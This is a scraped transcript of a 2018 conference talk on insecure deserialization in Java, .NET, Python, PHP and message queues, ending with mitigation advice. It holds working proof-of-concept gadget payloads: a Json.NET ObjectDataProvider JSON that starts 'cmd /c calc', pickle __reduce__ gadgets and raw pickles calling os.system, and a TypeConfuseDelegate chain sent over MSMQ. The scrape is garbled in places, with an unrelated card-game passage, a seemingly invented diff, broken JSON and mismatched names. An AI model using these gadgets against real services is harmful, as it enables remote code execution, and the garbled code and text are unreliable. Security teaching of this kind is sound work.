

(De)serial Killers - BSides Las Vegas & AppSec IL 2018

(De)serial Killers - BSides Las Vegas & AppSec IL 2018 - Dor Tumarkin, Slideshare.

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- Wikipedia](<https://image.slidesharecdn.com/deserialkillers-noanimations-180906142522/85/De-serial-Killers-BSides-Las-Vegas-AppSec-IL-2018-5-320.jpg>)

INTRO TO SERIALIZATION

Can be divided into 3 types of serialization formats

- Language native – specific for a language

```
// Java
import java.io.Serializable;
import java.lang.String;

public class OrderIdq implements Serializable {
    String name;
    int id;
}
```

INTRO TO SERIALIZATION

Can be divided into 3 types of serialization formats

- Language Native – specific for a language
- Generic – CSV, JSON, YAML, XML

```
org.xml.sax.helpers.DefaultHandler<T> {
    public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
        // ...
    }
}
```

```
String[] format = {"xml", "json", "yaml", "csv"};
String format = format[0];
String format = format[1];
String format = format[2];
String format = format[3];
```

INTRO TO SERIALIZATION

Can be divided into 3 types of serialization formats

- Language Native – specific for a language
- Generic – CSV, JSON, YAML, XML
- Specialized – Protobuf, MessagePack, CBOR (Out of scope)

```
00000000: b481 a64d 7955 7365 7281 a46e 616d 65a5  
00000010: 5065 7465 72
```

INTRO TO DESERIALIZATION

- The serialized object can then be transmitted over a network, stored in a file, written to a DB
- Most standard serializers will work with all native serializable data structures, which can, themselves, often reference almost any class.

INTRO TO DESERIALIZATION

- It's kind of like making Soup in a Cup
- You take a bowl of soup
- And you dehydrate it into a powder



Chicken soup is not sponsored by any soup vendors. All rights belong to their respective owners.

INTRO TO DESERIALIZATION

- The powdered soup can then be stored, or distributed



- Want soup? Just add water!

![DESERIALIZATION IN CODE A basic example of Deserialization in Java, using XStream, a very popular XML serializer:

1. `int id = 1;`
2. `String name = "John Doe";`
3. `String address = "1 Elm St.";`
4. `String[] items = new String[] { "Alarm Clock", "Baseball Bat" } ;`
5. `ATestingClass testingObj = new ATestingClass(id, name, address, items);`
6. `XStream xstream = new XStream();`
7. `System.out.println(xstream.toXML(testingObj));]`

(<https://image.slidesharecdn.com/deserialkillers-noanimations-180906142522/85/De-serial-Killers-BSides-Las-Vegas-AppSec-IL-2018-12-320.jpg>)

DESERIALIZATION IN CODE

- The console output is:

```
<ATestingClass>
<id>1</id>
<name>John Doe</name>
<address>1 Elm St.</address>
<items>
<string>Alarm Clock</string>
<string>Baseball Bat</string>
</items>
</ATestingClass>
```

- This format can be easily transmitted, stored, etc.

DESERIALIZATION IN CODE

- This object can then be reconstructed from the XML XStream produced earlier:

```
1 ATestingClass newATestingClass =  
2 (ATestingClass)xstream.fromXML(serializedATestingClass);  
3  
4 System.out.println(newATestingClass.getName());
```

- Which would produces the following output:

John Doe

DESERIALIZATION CAVEATS

- The most significant thing to consider here is that a class must be identical in types between both source (serialized) and destination (deserialized) – otherwise, errors may occur



REAL WORLD USE CASES

- APIs – for example, Struts2 Rest API uses deserialization to convert XMLs to objects
- Saving current application state to a file/DB



REAL WORLD USE CASES

- Server-to-Server distributed workload - e.g Pickling in Python is often used to distribute workload across processes and systems
- Many more!



ISN'T SERIALIZATION
AMAZING??
Wait a minute...
Rewind a Bit

REAL WORLD USE CASES

- Server-to-Server distributed workload - e.g Pickling in Python can be used to distribute work across processes and machines
- Many more!

INTRO TO DESERIALIZATION

- The serialized object can then be transmitted over a network, stored in a file, written to a DB
- Most standard serializers will work with all native serializable data structures, which can, themselves, often reference



LANGUAGES, FRAMEWORKS, EXPLOITATION

ACKNOWLEDGEMENTS

• Marshalling Pickles	Chris Frohoff
• ysoserial	
• Friday the 13th JSON Attacks	Oleksandr Mirosh
• ysoserial.net\ObjectDataProvider	Alvaro Munoz
• Are You My Type? Breaking .NET Through Serialization	James Forshaw
• ysoserial.net\TypeConfuseDelegate	
• Disclosing CVE-2017-9805 & Exploit Gadget	Man Yue Mo

DESERIALIZATION EXPLOITATION DEMO



Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST, AJAX and JSON.

DESERIALIZATION EXPLOITATION DEMO

Apache Struts is a free, open-source framework for building elegant, modern Java web applications. It favors a clean, modular architecture, and is extensible using a plugin architecture, supporting HTTP, AJAX and JSON.

Garbage fire
Instant
Ritual Garbage Fire (if you draft it and note how many cards you've drafted this draft round, including Garbage Fire). Garbage Fire deals damage to target creature equal to the highest number you rolled for each fabled Garbage Fire.

DESERIALIZATION EXPLOITATION DEMO



Struts2 CVE-2017-9805 REST-API-SHOWCASE Demo

DESERIALIZATION EXPLOITATION DEMO



Struts 2 Server

Struts 2 REST API

Order	Amount	Order	Amount
100	100	100	100
100	100	100	100
100	100	100	100

DESERIALIZATION EXPLOITATION DEMO



Target: http://10.10.10.10:8080


Request:

```
GET /rest-api/orders HTTP/1.1
Host: 10.10.10.10:8080
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/2.0
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Host: 10.10.10.10:8080
```

Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 100
Cache-Control: no-cache
Date: Mon, 10 Jul 2017 10:10:10 GMT
Server: Apache/2.4.6 (Ubuntu)
```

DESERIALIZATION EXPLOITATION DEMO



Target: http://10.10.10.10:8080

Request:

```
POST /rest-api/orders HTTP/1.1
Host: 10.10.10.10:8080
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/2.0
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Host: 10.10.10.10:8080
```

Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 100
Cache-Control: no-cache
Date: Mon, 10 Jul 2017 10:10:10 GMT
Server: Apache/2.4.6 (Ubuntu)
```

ProcessBuilder.start("cmd", "/c calc")

[illegible]

- ## DESERIALIZATION EXPLOITATION DEMO



- ```

10 protected XStream createXStream() {
11 return new XStream();
12 }

```



- ```

+ @Deprecated
+ protected String createStream() {
+     LOG.warn("You are using a deprecated API!");
+     return new Stream();
+ }
+
+
+
+
+ protected Stream createStream(ArtifactLocation location, Location
+
+     Stream stream = new Stream();
+
+     LOG.debug("Clear existing permissions");
+     stream.addPermission(SecurityPermission.NONE);
+
+
+     LOG.debug("Add new action permissions");
+     addActionPermissions(location, stream);
+ }

```



- Gadget Chains are a nickname for nested, serialized objects
- Chains what deserialization does:
 - Sets instance variables
 - Instance methods are automatically invoked





- complete

D

- 2

1

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.NET GADGETS

- Cool.
- But what would `JsonConvert.DeserializeObject()` do with this guy?

```
{
  '$type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework',
  'MethodName': 'Start',
  'MethodParameters': {
    '$type': 'System.Collections.ArrayList, mscorlib',
    '$values': ['cmd'], '/c calc'
  },
  'ObjectInstance': { '$type': 'System.Diagnostics.Process, System' }
}
```

JsonConvert.DeserializeObject

DESERIALIZATION EXPLOITATION DEMO

`(Order)JsonConvert.DeserializeObject()`

Press Enter to
Parse Evil JSON

.NET GADGETS

- “Safe” deserialization is possible:

```
Order order = (Order)JsonConvert.DeserializeObject(someJSON, settings);
```



.NET GADGETS

- “Safe” deserialization is possible:

```
Order ord2 = JsonConvert.DeserializeObject<Order>(someJSON, settings);
```



- Implementation uses the generic notation as the expected Type, and fails on time
 - Without it, *anything* gets deserialized
- There are ways to have multiple types, of course
- The bigger issue is – usage is vague

.NET GADGETS

- What exception was thrown?



InvalidCastException was unhandled

An unhandled exception of type 'System.InvalidCastException' occurred in

- Since casting was of the wrong object, an exception occurred
- TOO LATE



UNTYPED DESERIALIZATION EXPLOITATION DEMO

Python Pickle Demo

Load pickle_name.pt

UNTYPED DESERIALIZATION EXPLOITATION DEMO

Consider the following Python code:

```
1 class Trade:
2     broker = ""
3     userID = ""
4
5     def __init__(self, broker, userID):
6         self.broker = broker
7         self.userID = userID
8
9 > t = Trade("John Doe", "12345")
10 pt = pickle.dumps(t)
```

```
{t.__main__
Trade
p0
(d01
S'userID'
p2
S'12345'
p3
S'broker'
p4
S'John Doe'
p5
sb.
```

UNTYPED DESERIALIZATION EXPLOITATION DEMO

Next, consider deserialization:

```
1 t = pickle.loads(pt)
2 print "Trade object deserialized; broker
   broker name is:" + t.broker
```

```
Trade object
deserialized; broker
name is:John Doe
```

DESERIALIZATION IN PYTHON

- Strictly typed languages would have an easier time at looking ahead at classes during construction
- Untyped languages, on the other hand...


DESERIALIZATION IN PYTHON

```
cmt
system
p1
((lp2
S'calc.exe'
p3
at#p4
.
```

Windows Sample

```
cposix
system
p1
((lp2
S'gnome-calculator'
p3
at#p4
.
```

Linux Sample



![DESERIALIZATION IN PYTHON Generating a Python gadget for pickles is simple: **reduce** provides the Pickle-able form of a method and args tuple Basically spring-loaded code injection bombs class RunCalc(object): def **reduce**(self): return (os.system, (["calc.exe"],)) print pickle.dumps(RunGnomeCalc())](<https://image.slidesharecdn.com/deserialkillers-noanimations-180906142522/85/De-serial-Killers-BSides-Las-Vegas-AppSec-IL-2018-50-320.jpg>)

DESERIALIZATION IN UNTYPED LANGUAGES

- PHP built-in deserialization is very... specific?
- Deserialization only triggers specific magic methods (`__wakeup`, `__destruct`)
 - Sets members without constructor



DESERIALIZATION IN UNTYPED LANGUAGES

- PHP's own limitations\design saves it:
 - Built-in methods are actually "language constructs"
 - Not part of any class
 - Essentially "white-lists" to custom classes
- Can *still* be exploited under certain conditions for many things, including RCE
 - ...contextually, more-so than Java/.NET



POP QUIZ

How would deserialization in Go look like?



More or less complicated to exploit?

ROOT CAUSE

- At this point some common threads are very noticeable:
 - Deserialization streamlines object construction from string/bytes
 - Dangerous IFF you naively deserialize tainted inputs! Never trust those!
 - Remote naïve deserialization is super dangerous, tons of RCE samples

ROOT CAUSE


- But in many cases deserialization is only local or trusted
 - And there are alternatives in APIs
- Not like there are whole technologies designed to distribute objects via serialization, right?

"The Gang Exploits Technology Designed To Distribute Objects via Serialization"

MESSAGE QUEUES AND DESERIALIZATION

MESSAGE QUEUES

- Message Queues literally distribute messages via a queue
- Agnostic MQs just send strings or bytes (Rabbit, Kafka), which can be wrapped with senders and receivers



DESERIALIZATION IN MESSAGE QUEUES

- But some allow sending objects!
- End-to-End:
 - Serialize
 - Publish
 - Subscribe
 - Deserialize
- So... are end-to-end object MQs basically an RCE delivery system?



DESERIALIZATION IN MESSAGE QUEUES

- Java's JMS is well documented as vulnerable

```
public void sendMessage(Message message) {
    try {
        ObjectMessage ojm = (ObjectMessage) message;
        obj = ojm.getObject();
    } catch (JMSException e) {
        // ...
    }
}
```



- Many Java samples available
 - "Pwning Your Java Messaging" – BH2016, by Matthias Kaiser




DESERIALIZATION IN MESSAGE QUEUES

- Begs the question - what about .NET?
- It has Microsoft Message Queue! (MSMQ)
 - Ancient
 - Still in use though :D



DESERIALIZATION IN MESSAGE QUEUES

- MSMQ Server is a Windows Feature
- Uses two object serialization formatters:
 - XML
 - Binary



DESERIALIZATION IN MESSAGE QUEUES

- Embarked on some Research™!
- The only reference we found to these formatters in a security context was:

System.Messaging.BinaryMessageFormatter

Used by MSMQ as a binary formatter for sending messages to queues. It uses BinaryFormatter internally and therefore offers similar attack surface.

Friday the 13th JSON Attacks

Alvaro Muñoz & Oleksandr Mirosh
HPE Software Security Research

DESERIALIZATION IN MESSAGE QUEUES

Remarks

The BinaryMessageFormatter is **very efficient** and can be used to serialize most objects. The result is very compact and **fast to parse** but does not allow for loosely

BinaryMessageFormatter provides **faster throughput** than the XmlMessageFormatter. Use the BinaryMessageFormatter when **pure speed** rather than loosely coupled messaging is desired.

DESERIALIZATION IN MESSAGE QUEUES

Remarks

The BinaryMessageFormatter is **very efficient** and can be used to serialize most objects. The result is very compact and **fast to parse** but does not allow for loosely

BinaryMessageFormatter provides **faster throughput** than the XmlMessageFormatter. Use the BinaryMessageFormatter when **pure speed** rather than loosely coupled messaging is desired.

MSMQ DEMO



MSMQ MSDN
Sample

```
public void ReceiveMessage()  
{  
    try  
    {  
        // Connect to the queue on the local computer.  
        MessageQueue myQueue = new MessageQueue(".", myQueue);  
        // Set the formatter to indicate body contains an Order.  
        myQueue.Formatter = new BinaryMessageFormatter();  
        // Receive and format the message.  
        System.Messaging.Message myMessage = myQueue.Receive();  
        Bitmap myImage = (Bitmap)myMessage.Body;  
        // This will be saved in the User/Debug or User/Retail folder.  
        myImage.Save("ReceivedImage.bmp", System.Drawing.Imaging.ImageFormat.Bmp);  
    }  
    catch { }  
}
```

[https://msdn.microsoft.com/en-us/library/system.messaging.binarymessageformatter\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.messaging.binarymessageformatter(v=vs.110).aspx)


MSMQ DEMO

```
Delegate da = new Comparison<string>(String.Compare);  
Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);  
IComparer<string> comp = Comparer<string>.Create(d);  
SortedSet<string> set = new SortedSet<string>(comp);  
set.Add("cmd");  
set.Add("/c calc.exe");  
FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",  
    BindingFlags.NonPublic | BindingFlags.Instance);  
object[] invoke_list = d.GetInvocationList();  
invoke_list[1] = new Func<string, string, Process>(Process.Start);  
fi.SetValue(d, invoke_list);  
BinaryMessageFormatter bmf = new BinaryMessageFormatter();  
Message exploitMessage = new Message();  
bmf.Write(exploitMessage, set);
```

Ripped from yoserial.net/TypeConfuseDelegateGenerator.cs




MSMQ EXPLOITATION DEMO





Basic MSMQ
Send & Receive



DESERIALIZATION IN MESSAGE QUEUES

- MSDN samples being dangerous isn't great
- But is this enough? Is there something a little more official?
- Maybe it's just bad because of brevity?





DESERIALIZATION IN MSMQ



- It is recommended in various places, such as O'REILLY's "C# Cookbook" (2015 4th Edition)

```
using (MessageQueue mq)
{
    BinaryMessageFormatter messageFormatter = new BinaryMessageFormatter();

    where ((mq.Formatter == messageFormatter) == messageFormatter) &&
        (int.Parse(msg.Label) < 3 &&
         msg.Body.ToString().Contains("ChurpBacpac.D"))
        orderby msg.Body.ToString().Descending
```

118 | Chapter 4: Language Integrated Query (LINQ) and Lambda Expressions

DESERIALIZATION IN MSMQ



```
using (MessageQueue mq)
{
    var target =
        from msg in mq.GetAllMessages()
        where msg.Formatter == new BinaryMessageFormatter()
        select msg;

    //Specify the message formatter
    messageFormatter = new BinaryMessageFormatter();

    //Specify received object data
    object obj = (BusinessObj)msg.Body;

    //Create a new BinaryMessageFormatter
    formatter = new BinaryMessageFormatter();

    //Create a new Message with body and formatter
    Message m = new Message(msg, formatter);
```

Conclusion: DON'T READ BOOKS

DESERIALIZATION IN MSMQ

Anyway, when confronted with a vulnerable sample:

Hello,

Thank you for contacting the Microsoft Security Response Center (MSRC). What you're reporting appears to be a bug/product suggestion, but would not meet the bar for security servicing.

As such, this email thread has been closed and will no longer be monitored.

DESERIALIZATION IN MSMQ

Anyw

Hello,

Thank y

appears

As such



reporting

ing.

DESERIALIZATION IN MSMQ

- You know who were actually good sports about it?
- O'Reilly!

Thank you for letting us know about that! I have passed your message on to the editors of those books that you mentioned so that they can be aware of this and to make any necessary changes before reprinting them.

ADDITIONAL RISKS IN DESERIALIZATION

DESERIALIZATION – OTHER DANGERS

- Deserialization errors will throw exceptions that may hurt the flow of the application.



DESERIALIZATION – OTHER DANGERS

- In *some* languages or implementations, the object is built from reflection, or with “default” language constructors
- ...*possibly* bypassing any setter or constructor checks



DESERIALIZATION – OTHER DANGERS

- In other words – can’t assume *anything* about values and logic!



AN INDUSTRY PERSPECTIVE

DESERIALIZATION – AN INDUSTRY PERSPECTIVE

- Critical vulnerabilities found in:
 - WebLogic
 - WebSphere
 - JBoss
 - Jenkins
 - OpenNMS
 - Struts2
 - Liferay
 - Coldfusion
 - Multiple Cisco products
 - The list goes on.



DESERIALIZATION – AN INDUSTRY PERSPECTIVE

- Part of OWASP Top 10 2017!
 - A8 – Insecure Deserialization
 - It's technically "A1 – Injection" in 2013, but got its own category in 2017, particularly with all that media buzz
 - (and industry tears)



DESERIALIZATION – AN INDUSTRY PERSPECTIVE

- Remote Code Execution
 - "CVSS 10" Vulnerabilities
 - Complete CIA obliteration
- Overwrite/Corrupt Objects
- Exceptions, DoS



![DESERIALIZATION – AN INDUSTRY PERSPECTIVE [Java] Serialization was a horrible mistake made in 1997 [1] Oracle is planning on dropping serialization support in Java. This does not matter. [1]-<https://www.infoworld.com/article/3275924/java/oracle-plans-to-dump-risky-java-serialization.html>](<https://image.slidesharecdn.com/deserialkillers-noanimations-180906142522/85/De-serial-Killers-BSides-Las-Vegas-AppSec-IL-2018-92-320.jpg>)

MITIGATION: DO'S AND DO'SN'TS



WRONG WAYS TO MITIGATE

Catch exception from failed deserialization

```
try:
    deserialized = pickle.loads(raw_data)
    print(deserialized.name)
except:
    print("Error during deserialization!")
```

Too late, possibly irrelevant, you lose.

WRONG WAYS TO MITIGATE

Assert correct type

```
Object newAttestingClass =
    stream.fromXML(serializedAttestingClass);
assert(newAttestingClass instanceof AttestingClass);
```

Obviously too late
You lose again

ACTUAL MITIGATIONS



- NEVER DESERIALIZE UNTRUSTED DATA
 - In Untyped languages
 - With Untyped deserializers
 - Or dangerous types!
 - Choose a white-list approach

ADDITIONAL MITIGATION STEPS



- **TEST** your deserializers, even when using well defined white-lists
- **TEST** to fail *before* object creation
- **TEST** if your deserializer goes through setters and ctors!
 - If it doesn't, re-implement logic in deserialization

MITIGATION BY AVERSION

- If you're still paranoid, maybe build your own data-to-constructor transformer instead?
 - Poor performance ☹
 - Requires work ☹
 - Secure(?) ☹



CONCLUSIONS

- Deserialization is kinda awesome
 - Too awesome?
 - Classic automagic!
- Deserialization can be deadly
- Still a lot of potential areas to explore
- Never trust a deserializer – always test it



QUESTIONS?



Slide images preserved from the transcript links

DESERIALIZATION IN CODE

- A basic example of Deserialization in Java, using XStream, a very popular XML serializer:

```
1. int id = 1;
2. String name = "John Doe";
3. String address = "1 Elm St.";
4. String[] items = new String[] { "Alarm Clock", "Baseball Bat" };
5. ATestingClass testingObj = new ATestingClass(id, name, address, items);
6. XStream xstream = new XStream();
7. System.out.println(xstream.toXML(testingObj));
```

DESERIALIZATION IN PYTHON


- Generating a Python gadget for pickles is simple:

```
class RunCalc(object):
    def __reduce__(self):
        return (os.system, (["calc.exe"],))
print(pickle.dumps(RunNoneCalc()))
```

- `__reduce__` provides the Pickle-able form of a method and args tuple
- Basically spring-loaded code injection bombs



DESERIALIZATION – AN INDUSTRY PERSPECTIVE



[Java] Serialization was a horrible mistake made in 1997 ¹⁰

Mark Reinhold
Chief Architect, Java Platform Group at Oracle

¹⁰ <https://www.infosecwriteups.com/articles/1279404/java/oracle-plans-to-drop-serialization-support>

- Oracle is planning on dropping serialization support in Java.
- This does not matter.

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